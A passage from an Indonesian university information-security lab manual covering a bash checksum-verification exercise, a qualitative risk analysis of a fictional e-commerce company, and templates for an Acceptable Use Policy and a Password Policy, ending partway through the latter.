5. Jelaskan mengapa penting untuk memverifikasi checksum sebelum menginstal software.

Tugas 4: Membuat Skrip Verifikasi Sederhana (Bobot 20%)

Buat skrip bash sederhana (`verify.sh`) yang melakukan:

- Menerima dua argumen: nama file dan file hash (format `hash filename` seperti output `sha256sum`).
- Menghitung hash file dan membandingkannya dengan hash yang diberikan.
- Menampilkan pesan "Integritas OK" atau "File rusak/telah dimodifikasi".
- Uji skrip dengan file yang tidak dimodifikasi dan yang dimodifikasi.

Contoh skrip:

```
#!/bin/bash
if [ $# -ne 2 ]; then
    echo "Usage: $0 <file> <hashfile>"
    exit 1
```

```
fi
file=$1
hashfile=$2
computed=$(sha256sum "$file" | awk '{print $1}')
expected=$(awk '{print $1}' "$hashfile")
if [ "$computed" == "$expected" ]; then
    echo "Integritas OK"
else
    echo "File rusak/telah dimodifikasi"
fi
```

Tugas 5: Analisis Kelemahan Hash (Bobot 15%)

1. Cari artikel atau berita tentang serangan collision terhadap MD5 atau SHA-1.
2. Ringkas dalam satu paragraf dan jelaskan dampaknya terhadap keamanan.
3. Sertakan sumber referensi.

---

7. FORMAT LAPORAN PRAKTIKUM

Sama seperti modul sebelumnya, laporan harus mencakup:

- **Cover**
- **Bab I Pendahuluan** (latar belakang pentingnya integritas, tujuan)
- **Bab II Landasan Teori** (fungsi hash, sifat-sifat, algoritma, aplikasi)
- **Bab III Langkah Kerja dan Hasil** (setiap langkah dengan screenshot, termasuk hasil hash, perbandingan, skrip)
- **Bab IV Analisis dan Pembahasan** (jawaban tugas, analisis avalanche effect, perbandingan kecepatan, studi kasus, kelemahan MD5/SHA-1)
- **Bab V Kesimpulan dan Saran**
- **Lampiran** (skrip bash, screenshot tambahan, daftar pustaka)

---

8. RUBRIK PENILAIAN (Pertemuan 3)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Perhitungan Hash	20%	Berhasil menghitung hash berbagai algoritma dengan tepat, mampu menjelaskan perbedaan	Berhasil menghitung, kurang memahami perbedaan	Hash dihitung tapi ada kesalahan	Gagal menghitung hash
Deteksi Perubahan	20%	Berhasil mendeteksi perubahan file dengan membandingkan hash, menunjukkan bukti jelas	Berhasil mendeteksi, tapi kurang jelas	Deteksi kurang tepat	Tidak bisa mendeteksi
Studi Kasus & Skrip	25%	Menyelesaikan studi kasus verifikasi software dan membuat skrip yang berfungsi sempurna	Salah satu kurang sempurna	Hanya studi kasus atau skrip saja	Tidak mengerjakan
Analisis Kelemahan	15%	Analisis mendalam tentang kelemahan MD5/SHA-1, disertai referensi dan contoh	Analisis cukup	Analisis dangkal	Tidak ada analisis
Kualitas Laporan	20%	Laporan lengkap, sistematis, analisis mendalam, screenshot jelas	Cukup lengkap	Kurang lengkap	Tidak ada laporan

---

9. REFERENSI

1. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson. (Bab 11: Cryptographic Hash Functions)
2. NIST. (2015). *Secure Hash Standard (SHS)*. FIPS PUB 180-4.
3. Wang, X., & Yu, H. (2005). *How to Break MD5 and Other Hash Functions*. Eurocrypt.
4. Stevens, M., et al. (2017). *The first collision for full SHA-1*. CRYPTO.

---

10. LEMBAR CATATAN MAHASISWA

No	Perintah Penting	Fungsi
1	`md5sum file`	Hitung MD5
2	`sha1sum file`	Hitung SHA-1
3	`sha256sum file`	Hitung SHA-256
4	`sha256sum -c file.sha256`	Verifikasi dari file hash
5	`openssl dgst -sha256 file`	Alternatif OpenSSL
6	`dd if=/dev/urandom of=file bs=1 count=10 seek=500 conv=notrunc`	Ubah byte di posisi tertentu

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 4) akan memasuki blok baru: **Manajemen Risiko** dengan topik **Identifikasi Aset dan Analisis Risiko** (Sub-CPMK 2.1). Mulai pertemuan 4, kita akan beralih dari aspek teknis kriptografi ke aspek manajerial keamanan informasi.

Persiapan:

- Bawa laptop (jika ada) untuk mengerjakan dokumen.
- Siapkan alat tulis untuk brainstorming.
- Baca sekilas tentang manajemen risiko (ISO 31000, NIST SP 800-30).

Selamat Mengerjakan!

MODUL 4
IDENTIFIKASI ASET DAN ANALISIS RISIKO
(Pertemuan 4)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P04**
Nama Modul	**Identifikasi Aset dan Analisis Risiko**
Sub-CPMK	**2.1 - Melakukan identifikasi aset dan analisis risiko menggunakan metode kualitatif**
CPMK	**CPMK 2 - Melakukan analisis risiko keamanan dan menyusun dokumen kebijakan keamanan sederhana**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**4 (Keempat)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** manajemen risiko keamanan informasi.
2. **Mengidentifikasi aset** organisasi (hardware, software, data, manusia) secara sistematis.
3. **Menentukan nilai aset** berdasarkan tingkat kepentingan bagi organisasi.
4. **Mengidentifikasi ancaman** dan kerentanan yang mungkin terjadi pada setiap aset.
5. **Menilai tingkat risiko** menggunakan pendekatan kualitatif (likelihood dan impact).
6. **Membuat matriks risiko** untuk memvisualisasikan prioritas penanganan.
7. **Menyusun laporan** hasil analisis risiko sederhana.

---

3. DASAR TEORI

3.1 Manajemen Risiko Keamanan Informasi

Manajemen risiko keamanan informasi adalah proses sistematis untuk memahami, mengelola, dan meminimalkan risiko yang terkait dengan kerahasiaan, integritas, dan ketersediaan informasi. Proses ini membantu organisasi mengalokasikan sumber daya secara efisien untuk melindungi aset informasi yang paling berharga.

Menurut NIST SP 800-30, proses manajemen risiko terdiri dari:

1. **Identifikasi risiko**: Mengidentifikasi aset, ancaman, kerentanan, dan dampak potensial.
2. **Penilaian risiko**: Menganalisis dan mengevaluasi risiko.
3. **Penanganan risiko**: Memilih strategi penanganan (mitigasi, transfer, hindari, terima).
4. **Monitoring risiko**: Memantau risiko secara berkelanjutan.

3.2 Komponen Utama Analisis Risiko

Komponen	Definisi
Aset	Segala sesuatu yang memiliki nilai bagi organisasi (data, perangkat keras, perangkat lunak, sumber daya manusia, reputasi).
Ancaman	Segala sesuatu yang dapat menyebabkan kerugian atau kerusakan pada aset (misal: hacker, bencana alam, kesalahan manusia).
Kerentanan	Kelemahan pada aset atau sistem yang dapat dimanfaatkan oleh ancaman.
Dampak	Besarnya kerugian jika ancaman berhasil mengeksploitasi kerentanan.
Kemungkinan (Likelihood)	Probabilitas terjadinya ancaman.
Risiko	Kombinasi dari kemungkinan dan dampak. Risiko = f(Likelihood, Impact).

3.3 Metode Penilaian Risiko Kualitatif

Penilaian risiko kualitatif menggunakan skala non-numerik untuk menilai likelihood dan impact, misalnya:

- **Likelihood**: Sangat Rendah, Rendah, Sedang, Tinggi, Sangat Tinggi.
- **Impact**: Sangat Rendah, Rendah, Sedang, Tinggi, Sangat Tinggi.

Kemudian risiko dipetakan ke dalam matriks risiko untuk menentukan prioritas:

Likelihood / Impact	Sangat Rendah	Rendah	Sedang	Tinggi	Sangat Tinggi
Sangat Tinggi	Rendah	Sedang	Tinggi	Tinggi	Kritis
Tinggi	Rendah	Sedang	Sedang	Tinggi	Tinggi
Sedang	Rendah	Rendah	Sedang	Sedang	Tinggi
Rendah	Sangat Rendah	Rendah	Rendah	Sedang	Sedang
Sangat Rendah	Sangat Rendah	Sangat Rendah	Rendah	Rendah	Sedang

Atau dengan skala numerik 1-5, risiko = likelihood × impact.

3.4 Standar yang Digunakan

- **ISO 31000**: Prinsip dan pedoman manajemen risiko.
- **ISO 27005**: Manajemen risiko keamanan informasi.
- **NIST SP 800-30**: Guide for Conducting Risk Assessments.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laptop	Untuk mengetik laporan
2	Software Pengolah Kata	Microsoft Word, Google Docs, atau LibreOffice
3	Spreadsheet (Opsional)	Excel, Google Sheets untuk membuat matriks
4	Alat tulis	Untuk brainstorming

No	Alat/Bahan	Spesifikasi/Keterangan
5	Studi Kasus	Deskripsi organisasi fiktif (disediakan)

---

5. LANGKAH KERJA

5.1 Studi Kasus: PT. Maju Jaya

Deskripsi Perusahaan:

PT. Maju Jaya adalah perusahaan e-commerce lokal yang menjual produk elektronik dan fashion. Perusahaan memiliki:

- **Kantor pusat** di Padang dengan 50 karyawan.
- **Data center** kecil di ruang server lantai 2 (1 rack server).
- **Aplikasi web** untuk transaksi (e-commerce) yang dihosting di server internal.
- **Database** berisi data pelanggan (nama, alamat, email, nomor telepon, riwayat pembelian, data kartu kredit terenkripsi).
- **Jaringan internal** dengan 3 switch, 1 router, dan 2 access point WiFi.
- **Karyawan** menggunakan laptop perusahaan dan smartphone pribadi untuk akses email.
- **Sistem pembayaran** terintegrasi dengan payment gateway pihak ketiga.
- **Layanan backup** dilakukan setiap minggu ke hard disk eksternal yang disimpan di ruang server.
- **Belum memiliki kebijakan keamanan formal** dan pelatihan keamanan untuk karyawan.

5.2 Identifikasi Aset

Langkah 1: Kategorikan Aset

Buat tabel dengan kategori aset. Identifikasi minimal 10 aset dari studi kasus.

Kategori	Aset	Deskripsi	Pemilik	Lokasi
Hardware	Server Aplikasi	Dell PowerEdge R740, OS Linux	IT Dept	Ruang Server
Hardware	Server Database	Dell PowerEdge R740, OS Linux	IT Dept	Ruang Server
Hardware	Switch	3 unit Cisco Catalyst	IT Dept	Ruang Server & Lantai 2
Hardware	Router	MikroTik CCR	IT Dept	Ruang Server
Hardware	Laptop Karyawan	50 unit berbagai merek	Karyawan	Kantor
Software	Aplikasi E-commerce	Custom PHP, MySQL	IT Dept	Server Aplikasi
Software	Database MySQL	Berisi data pelanggan	IT Dept	Server Database
Software	Sistem Operasi	Windows 10, Ubuntu	IT Dept	Laptop & Server
Data	Data Pelanggan	10.000 pelanggan	Marketing	Database
Data	Data Transaksi	50.000 transaksi	Keuangan	Database
Manusia	Staff IT	3 orang	HRD	Kantor
Manusia	Karyawan Lain	47 orang	HRD	Kantor
Layanan	Koneksi Internet	100 Mbps dari ISP	IT Dept	Router
Layanan	Payment Gateway	Pihak ketiga	Keuangan	Eksternal

Langkah 2: Tentukan Nilai Aset

Beri nilai aset berdasarkan kepentingannya bagi kelangsungan bisnis (skala 1-5):

- 1: Tidak penting (jika hilang tidak mengganggu)
- 2: Kurang penting
- 3: Penting
- 4: Sangat penting
- 5: Kritis (jika hilang bisnis berhenti)

Contoh penilaian:

Aset	Nilai (1-5)	Alasan
Server Database	5	Semua data transaksi dan pelanggan ada di sini
Server Aplikasi	5	Website e-commerce tidak bisa diakses
Data Pelanggan	5	Privasi pelanggan, reputasi perusahaan
Aplikasi E-commerce	5	Bisnis utama perusahaan
Router	4	Semua koneksi tergantung padanya
Laptop Karyawan	3	Bisa diganti, tapi data lokal mungkin hilang
...	...	...

5.3 Identifikasi Ancaman dan Kerentanan

Langkah 3: Identifikasi Ancaman yang Mungkin Terjadi

Untuk setiap aset, pikirkan ancaman potensial. Ancaman bisa dikelompokkan:

Jenis Ancaman	Contoh
Alam	Banjir, gempa, petir
Manusia (disengaja)	Hacker, karyawan tidak puas, pencurian
Manusia (tidak sengaja)	Kesalahan konfigurasi, salah hapus data
Teknis	Kegagalan hardware, bug software, listrik padam
Fisik	Kebakaran, pencurian fisik

Buat tabel ancaman:

Aset	Ancaman	Sumber Ancaman
Server Database	Hacker mencuri data	Eksternal
Server Database	Kebakaran ruang server	Fisik
Server Database	Listrik padam	Lingkungan
Aplikasi E-commerce	Serangan DDoS	Eksternal
Aplikasi E-commerce	Bug pada kode	Internal (developer)

Aset	Ancaman	Sumber Ancaman
Laptop Karyawan	Pencurian	Eksternal
Laptop Karyawan	Malware/ransomware	Eksternal

Langkah 4: Identifikasi Kerentanan

Kerentanan adalah kelemahan yang bisa dieksploitasi. Misal:

Aset	Kerentanan
Server Database	Tidak ada firewall aplikasi, password default
Server Database	Tidak ada proteksi kebakaran
Server Database	Tidak ada UPS
Aplikasi E-commerce	Belum pernah di-penetration test
Laptop Karyawan	Tidak ada antivirus, karyawan bisa install software sembarangan

5.4 Penilaian Risiko Kualitatif

Langkah 5: Tentukan Likelihood (Kemungkinan) dan Impact (Dampak)

Gunakan skala 1-5:

- Likelihood: 1=Sangat Rendah, 2=Rendah, 3=Sedang, 4=Tinggi, 5=Sangat Tinggi
- Impact: 1=Sangat Rendah, 2=Rendah, 3=Sedang, 4=Tinggi, 5=Sangat Tinggi

Buat tabel untuk setiap aset dan pasangan ancaman-kerentanan:

Aset	Ancaman	Kerentanan	L	I	Tingkat Risiko (L×I)
Server Database	Hacker mencuri data	Tidak ada firewall aplikasi, password default	3	5	15 (Tinggi)
Server Database	Kebakaran ruang server	Tidak ada proteksi kebakaran	2	5	10 (Sedang)
Server Database	Listrik padam	Tidak ada UPS	4	5	20 (Kritis)
Aplikasi E-commerce	Serangan DDoS	Tidak ada mitigasi DDoS	3	4	12 (Tinggi)
Aplikasi E-commerce	Bug pada kode	Belum di-penetration test	4	4	16 (Kritis)

Aset	Ancaman	Kerentanan	L	I	Tingkat Risiko (L×I)
Laptop Karyawan	Pencurian	Tidak ada pengaman fisik	3	2	6 (Rendah)
Laptop Karyawan	Malware	Tidak ada antivirus	4	3	12 (Tinggi)

Langkah 6: Buat Matriks Risiko

Visualisasikan hasil dalam matriks 5x5. Plot setiap risiko berdasarkan L dan I.

Contoh matriks (bisa dibuat di Excel atau digambar manual):

```
Impact →
L   | 1 2 3 4 5
v  1| . . . . .
   2| . . . . .
   3| . . . . .
   4| . . . . .
   5| . . . . .
```

Warnai sel: Hijau (Rendah), Kuning (Sedang), Merah (Tinggi/Kritis).

5.5 Prioritas Penanganan Risiko

Langkah 7: Urutkan Risiko Berdasarkan Tingkat (L×I)

Dari tabel di atas, prioritas tertinggi adalah:

1. Listrik padam (20)
2. Bug aplikasi (16)
3. Hacker mencuri data (15)
4. Malware (12)
5. DDoS (12)
6. Kebakaran (10)
7. Pencurian laptop (6)

Langkah 8: Rekomendasikan Penanganan

Untuk setiap risiko prioritas tinggi, usulkan langkah mitigasi:

Risiko	Rekomendasi
Listrik padam	Pasang UPS, backup generator
Bug aplikasi	Lakukan penetration test, code review
Hacker mencuri data	Pasang firewall, ubah password default, enkripsi data sensitif
Malware	Instal antivirus, blokir instalasi software ilegal, edukasi karyawan
DDoS	Gunakan layanan anti-DDoS, filter traffic
Kebakaran	Pasang detektor asap, alat pemadam, asuransi
Pencurian laptop	Pasang kabel pengaman, enkripsi hard disk

---

6. TUGAS DAN LATIHAN

Tugas 1: Identifikasi Aset Lengkap (Bobot 25%)

Berdasarkan studi kasus PT. Maju Jaya, buat daftar aset minimal 15 item dengan kategori (hardware, software, data, manusia, layanan). Sertakan nilai aset (1-5) dan alasannya.

Tugas 2: Analisis Risiko untuk 5 Aset Kritis (Bobot 30%)

Pilih 5 aset yang menurut Anda paling kritis. Untuk setiap aset:

- Identifikasi minimal 2 ancaman dan kerentanan.
- Tentukan likelihood dan impact (skala 1-5).
- Hitung tingkat risiko (L×I).
- Masukkan ke dalam tabel seperti contoh.

Tugas 3: Matriks Risiko (Bobot 20%)

Buat matriks risiko 5x5 dan plot semua risiko dari Tugas 2. Gunakan warna atau simbol untuk membedakan level risiko (Rendah, Sedang, Tinggi, Kritis). Bisa dibuat manual di kertas atau menggunakan Excel/Google Sheets.

Tugas 4: Rekomendasi Penanganan (Bobot 25%)

Berdasarkan hasil analisis, buat laporan singkat yang berisi:

- Ringkasan temuan risiko tertinggi.
- Rekomendasi penanganan untuk 3 risiko prioritas utama.
- Justifikasi mengapa rekomendasi tersebut dipilih (misal: biaya, efektivitas).

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (seperti modul sebelumnya)

Bab I: Pendahuluan

- Latar belakang pentingnya manajemen risiko
- Tujuan praktikum

Bab II: Landasan Teori

- Definisi aset, ancaman, kerentanan, risiko
- Metode penilaian risiko kualitatif
- Matriks risiko

Bab III: Studi Kasus dan Analisis

- Deskripsi PT. Maju Jaya
- Tabel identifikasi aset (Tugas 1)
- Tabel analisis risiko untuk 5 aset kritis (Tugas 2)
- Matriks risiko (Tugas 3)

Bab IV: Pembahasan dan Rekomendasi

- Analisis hasil (risiko tertinggi, pola, dll.)
- Rekomendasi penanganan (Tugas 4)
- Justifikasi rekomendasi

Bab V: Kesimpulan

- Ringkasan hasil analisis risiko
- Pentingnya manajemen risiko berkelanjutan

Lampiran

- Daftar pustaka (minimal 2 referensi)
- Screenshot matriks (jika dibuat di Excel)

---

8. RUBRIK PENILAIAN (Pertemuan 4)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Identifikasi Aset	25%	≥15 aset teridentifikasi dengan kategori lengkap, nilai aset dan alasan jelas	12-14 aset, cukup jelas	10-11 aset, kurang jelas	<10 aset
Penilaian Risiko	30%	Analisis 5 aset kritis dengan ancaman, kerentanan, L, I, L×I tepat dan logis	4 aset tepat	3 aset tepat	<3 aset
Matriks Risiko	20%	Matriks 5x5 dibuat dengan rapi, semua risiko terplot, warna jelas, mudah dibaca	Matriks ada, sedikit kurang rapi	Matriks ada, tidak lengkap	Tidak ada matriks
Rekomendasi	15%	Rekomendasi spesifik, feasible, dan disertai justifikasi	Rekomendasi cukup	Rekomendasi umum	Tidak ada rekomendasi
Kualitas Laporan	10%	Laporan lengkap, sistematis, bahasa baku, rapi	Cukup lengkap	Kurang lengkap	Tidak ada laporan

---

9. REFERENSI

1. Whitman, M. E., & Mattord, H. J. (2021). *Principles of Information Security* (7th ed.). Cengage Learning. (Bab 5: Risk Management)
2. NIST. (2012). *NIST Special Publication 800-30: Guide for Conducting Risk Assessments*.
3. ISO/IEC 27005:2018. *Information technology — Security techniques — Information security risk management*.

---

10. LEMBAR CATATAN MAHASISWA

Konsep	Definisi / Catatan
Aset	
Ancaman	
Kerentanan	
Likelihood	
Impact	
Risiko	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 5) akan melanjutkan topik manajemen risiko dengan **Penyusunan Kebijakan Keamanan** (Sub-CPMK 2.2). Anda akan menyusun dokumen Acceptable Use Policy (AUP) dan Password Policy berdasarkan hasil analisis risiko dari modul ini.

Persiapan:

- Bawa hasil analisis risiko dari modul 4.
- Baca contoh-contoh kebijakan keamanan (AUP, Password Policy) dari internet.
- Siapkan laptop dengan software pengolah kata.

MODUL 5
PENYUSUNAN KEBIJAKAN KEAMANAN
(Pertemuan 5)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P05**
Nama Modul	**Penyusunan Kebijakan Keamanan**
Sub-CPMK	**2.2 - Menyusun kebijakan keamanan (Acceptable Use Policy, Password Policy)**
CPMK	**CPMK 2 - Melakukan analisis risiko keamanan dan menyusun dokumen kebijakan keamanan sederhana**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**5 (Kelima)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami peran** kebijakan keamanan dalam tata kelola keamanan informasi.
2. **Mengetahui struktur** dokumen kebijakan keamanan yang baik.
3. **Menyusun Acceptable Use Policy (AUP)** yang sesuai dengan kebutuhan organisasi.
4. **Menyusun Password Policy** yang mengikuti standar keamanan terkini.
5. **Mengintegrasikan** hasil analisis risiko ke dalam kebijakan yang disusun.
6. **Menyajikan** draf kebijakan dalam format dokumen profesional.

3. DASAR TEORI

3.1 Kebijakan Keamanan Informasi

Kebijakan keamanan informasi adalah dokumen formal yang mendefinisikan aturan, tanggung jawab, dan perilaku yang diharapkan dari pengguna, manajemen, dan sistem teknologi informasi dalam melindungi aset informasi organisasi. Kebijakan ini menjadi fondasi program keamanan dan memberikan arahan bagi pengambilan keputusan.

Menurut Whitman & Mattord (2021), kebijakan keamanan berfungsi untuk:

- Menetapkan ekspektasi perilaku.
- Mendefinisikan konsekuensi pelanggaran.
- Memastikan kepatuhan terhadap hukum dan regulasi.
- Menyediakan dasar untuk pelatihan dan kesadaran keamanan.

3.2 Hierarki Kebijakan Keamanan

Kebijakan keamanan biasanya memiliki hierarki:

1. **Kebijakan Umum (Enterprise Security Policy)**: Dokumen tingkat tinggi yang mendefinisikan visi, tujuan, dan tanggung jawab keamanan secara menyeluruh.
2. **Kebijakan Fungsional (Issue-Specific Policy)**: Kebijakan yang membahas area spesifik seperti penggunaan internet (AUP), kata sandi, remote access, dll.
3. **Prosedur dan Panduan**: Dokumen teknis yang menjelaskan langkah-langkah konkret implementasi kebijakan.

Dalam praktikum ini, kita akan fokus pada dua kebijakan fungsional: **Acceptable Use Policy (AUP)** dan **Password Policy**.

3.3 Struktur Kebijakan yang Baik

Sebuah kebijakan yang efektif biasanya memuat elemen-elemen berikut:

1. **Judul Kebijakan**: Nama kebijakan dan nomor versi.
2. **Pendahuluan**: Latar belakang, tujuan, dan ruang lingkup.
3. **Definisi**: Istilah-istilah penting yang digunakan.
4. **Isi Kebijakan**: Aturan-aturan spesifik.

5. **Peran dan Tanggung Jawab**: Siapa melakukan apa.
6. **Kepatuhan dan Sanksi**: Konsekuensi pelanggaran.
7. **Tanggal Efektif dan Review**: Kapan kebijakan mulai berlaku dan jadwal peninjauan.
8. **Tanda Tangan Otorisasi**: Disetujui oleh manajemen puncak.

3.4 Acceptable Use Policy (AUP)

AUP adalah kebijakan yang mendefinisikan penggunaan yang diperbolehkan dan tidak diperbolehkan atas aset teknologi informasi organisasi, seperti komputer, jaringan, email, dan internet. AUP bertujuan untuk melindungi organisasi dari risiko hukum, keamanan, dan produktivitas.

Topik yang umum dicakup AUP:

- Penggunaan internet dan email pribadi.
- Larangan mengakses konten tidak pantas.
- Penggunaan software berlisensi.
- Keamanan password dan akun.
- Tanggung jawab pengguna terhadap data.
- Konsekuensi pelanggaran.

3.5 Password Policy

Password Policy adalah kebijakan yang mengatur pembuatan, penggunaan, dan pengelolaan kata sandi dalam organisasi. Tujuannya adalah memastikan bahwa kata sandi cukup kuat untuk melindungi akses ke sistem dan data.

Elemen Password Policy:

- Panjang minimal dan kompleksitas (huruf besar, kecil, angka, simbol).
- Masa berlaku password (misal: wajib ganti setiap 90 hari).
- Riwayat password (tidak boleh menggunakan password yang sama dengan n terakhir).
- Akun terkunci setelah beberapa kali gagal login.
- Larangan berbagi password.
- Penyimpanan password (tidak boleh ditulis di kertas, gunakan password manager).

3.6 Standar yang Digunakan

- **ISO/IEC 27002**: Code of practice untuk kontrol keamanan informasi, termasuk kebijakan.
- **NIST SP 800-63B**: Digital Identity Guidelines - Authentication and Lifecycle Management (untuk password).
- **SANS Institute**: Template kebijakan keamanan.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laptop	Untuk mengetik dokumen
2	Software Pengolah Kata	Microsoft Word, Google Docs, atau LibreOffice
3	Template Kebijakan	Contoh struktur yang disediakan
4	Hasil Analisis Risiko	Dari Modul 4 (PT. Maju Jaya)
5	Koneksi Internet	Untuk mencari referensi tambahan

---

5. LANGKAH KERJA

5.1 Persiapan dan Studi Kasus

Langkah 1: Review Hasil Analisis Risiko

Buka kembali hasil analisis risiko PT. Maju Jaya dari Modul 4. Identifikasi risiko-risiko yang berkaitan dengan perilaku pengguna dan manajemen password, misalnya:

- Risiko malware karena karyawan sembarangan menginstall software.
- Risiko pencurian data karena password lemah atau default.
- Risiko kebocoran data karena penggunaan email pribadi untuk urusan kantor.

Langkah 2: Pahami Kebutuhan Organisasi

PT. Maju Jaya adalah perusahaan e-commerce dengan 50 karyawan. Karakteristik:

- Karyawan menggunakan laptop perusahaan dan smartphone pribadi.
- Akses internet diperlukan untuk riset produk dan komunikasi.
- Data pelanggan sensitif (nama, alamat, data kartu kredit).
- Belum ada kebijakan formal sebelumnya.

5.2 Menyusun Acceptable Use Policy (AUP)

Langkah 3: Buat Kerangka AUP

Gunakan struktur berikut untuk menyusun AUP:

ACCEPTABLE USE POLICY
PT. MAJU JAYA
Versi: 1.0
Tanggal: [Tanggal Penyusunan]

1. TUJUAN

Kebijakan ini bertujuan untuk melindungi aset teknologi informasi PT. Maju Jaya, menjaga produktivitas karyawan, dan memastikan kepatuhan terhadap hukum yang berlaku.

2. RUANG LINGKUP

Kebijakan ini berlaku untuk seluruh karyawan, kontraktor, dan pihak ketiga yang menggunakan aset TI PT. Maju Jaya, termasuk namun tidak terbatas pada: komputer, laptop, jaringan, email, internet, dan perangkat mobile.

3. DEFINISI

- **Aset TI**: Semua perangkat keras, perangkat lunak, data, dan layanan yang dimiliki atau dikelola oleh perusahaan.
- **Penggunaan Pribadi**: Penggunaan aset TI untuk kepentingan non-bisnis.
- **Konten Tidak Pantas**: Konten yang bersifat pornografi, kekerasan, perjudian, ilegal, atau melanggar hukum.

4. KEBIJAKAN PENGGUNAAN INTERNET

- Karyawan diperbolehkan menggunakan internet untuk keperluan pekerjaan.
- Penggunaan pribadi diperbolehkan secara wajar selama jam istirahat, asalkan tidak mengganggu produktivitas dan tidak melanggar hukum.

- Dilarang mengakses, mengunduh, atau menyebarkan konten tidak pantas.
- Dilarang menggunakan VPN atau proxy untuk menyembunyikan aktivitas internet tanpa izin.

5. KEBIJAKAN PENGGUNAAN EMAIL

- Email perusahaan hanya digunakan untuk keperluan bisnis.
- Dilarang mengirim email yang mengandung ancaman, pelecehan, atau diskriminasi.
- Dilarang membuka lampiran email dari sumber tidak dikenal.
- Dilarang menggunakan email perusahaan untuk mendaftar layanan pribadi (media sosial, dll) tanpa izin.

6. KEBIJAKAN PERANGKAT DAN SOFTWARE

- Karyawan bertanggung jawab atas keamanan perangkat yang diberikan.
- Dilarang menginstal software tanpa persetujuan Departemen IT.
- Semua perangkat harus dilindungi dengan password yang kuat dan mengunci layar saat meninggalkan meja.
- Dilarang menghubungkan perangkat pribadi ke jaringan perusahaan tanpa izin (kecuali guest WiFi).

7. KEAMANAN DATA

- Karyawan dilarang mengungkapkan data rahasia perusahaan kepada pihak luar tanpa otorisasi.
- Data pelanggan yang sensitif tidak boleh disimpan di perangkat pribadi.
- Dilarang mengirim data perusahaan melalui email pribadi atau layanan cloud tidak resmi.

8. PENANGANAN INSIDEN

- Karyawan wajib melaporkan segera jika mencurigai adanya pelanggaran keamanan atau kehilangan perangkat.
- Laporan dapat dikirim ke [email IT] atau [nomor darurat].

9. SANKSI PELANGGARAN

Pelanggaran terhadap kebijakan ini dapat mengakibatkan tindakan disiplin, termasuk peringatan tertulis, skorsing, atau pemutusan hubungan kerja, tergantung pada tingkat keparahan dan frekuensi pelanggaran.

10. TANGGUNG JAWAB

- **Manajemen**: Menyediakan sumber daya untuk implementasi kebijakan.
- **Departemen IT**: Memantau kepatuhan dan menangani insiden.
- **Karyawan**: Mematuhi kebijakan dan melaporkan pelanggaran.

11. TINJAUAN DAN PEMBARUAN

Kebijakan ini akan ditinjau setiap tahun atau sesuai kebutuhan. Perubahan akan dikomunikasikan kepada seluruh karyawan.

12. PERSETUJUAN

Disetujui oleh:

[CEO PT. Maju Jaya] [Tanggal]

Langkah 4: Isi Template dengan Konten Spesifik

Sesuaikan setiap bagian dengan kondisi PT. Maju Jaya. Misalnya, pada bagian software, bisa ditambahkan: "Dilarang menginstal software peer-to-peer atau torrent." Pada bagian data, tambahkan: "Data kartu kredit pelanggan tidak boleh ditampilkan di layar monitor yang terlihat oleh umum."

Langkah 5: Tambahkan Detail Teknis (Opsional)

Jika diperlukan, tambahkan lampiran berupa daftar software yang diizinkan atau situs yang diblokir.

5.3 Menyusun Password Policy

Langkah 6: Buat Kerangka Password Policy

PASSWORD POLICY
PT. MAJU JAYA
Versi: 1.0
Tanggal: [Tanggal Penyusunan]

1. TUJUAN

Kebijakan ini bertujuan untuk memastikan bahwa semua kata sandi yang digunakan

dalam sistem PT. Maju Jaya cukup kuat untuk melindungi akses ke informasi dan sistem dari akses tidak sah.

2. RUANG LINGKUP

Kebijakan ini berlaku untuk semua pengguna yang memiliki akun di sistem perusahaan, termasuk karyawan, kontraktor, dan pihak ketiga, serta untuk semua sistem yang memerlukan autentikasi (komputer, email, aplikasi, dll).

3. DEFINISI

- **Kata Sandi (Password)**: Rangkaian karakter rahasia yang digunakan untuk verifikasi identitas.
- **Akun**: Identitas digital pengguna dalam sistem.
- **MFA (Multi-Factor Authentication)**: Autentikasi dengan dua atau lebih faktor.

4. PERSYARATAN PEMBUATAN PASSWORD

Setiap password harus memenuhi kriteria berikut:

- Panjang minimal **12 karakter**.
- Mengandung setidaknya satu huruf besar (A-Z), satu huruf kecil (a-z), satu angka (0-9), dan satu karakter khusus (!@#$%^&*).
- Tidak boleh mengandung nama pengguna, nama perusahaan, atau informasi pribadi yang mudah ditebak.
- Tidak boleh menggunakan password yang pernah digunakan sebelumnya (riwayat 5 password terakhir).

5. MASA BERLAKU PASSWORD

- Password wajib diganti setiap **90 hari**.
- Pengguna tidak boleh mengganti password lebih dari satu kali dalam 24 jam, kecuali jika dicurigai terjadi kompromi.

6. PROSEDUR LOGIN

- Akun akan terkunci setelah **5 kali percobaan login gagal** dalam waktu 15 menit.
- Pengguna yang terkunci harus menghubungi Departemen IT untuk membuka kunci.
- Setelah berhasil login, pengguna harus segera mengganti password jika ini adalah login pertama atau setelah reset oleh admin.

7. PENYIMPANAN PASSWORD

- Dilarang menulis password di kertas, sticky note, atau tempat yang mudah dilihat orang lain.
- Dilarang berbagi password dengan siapa pun, termasuk rekan kerja atau atasan.
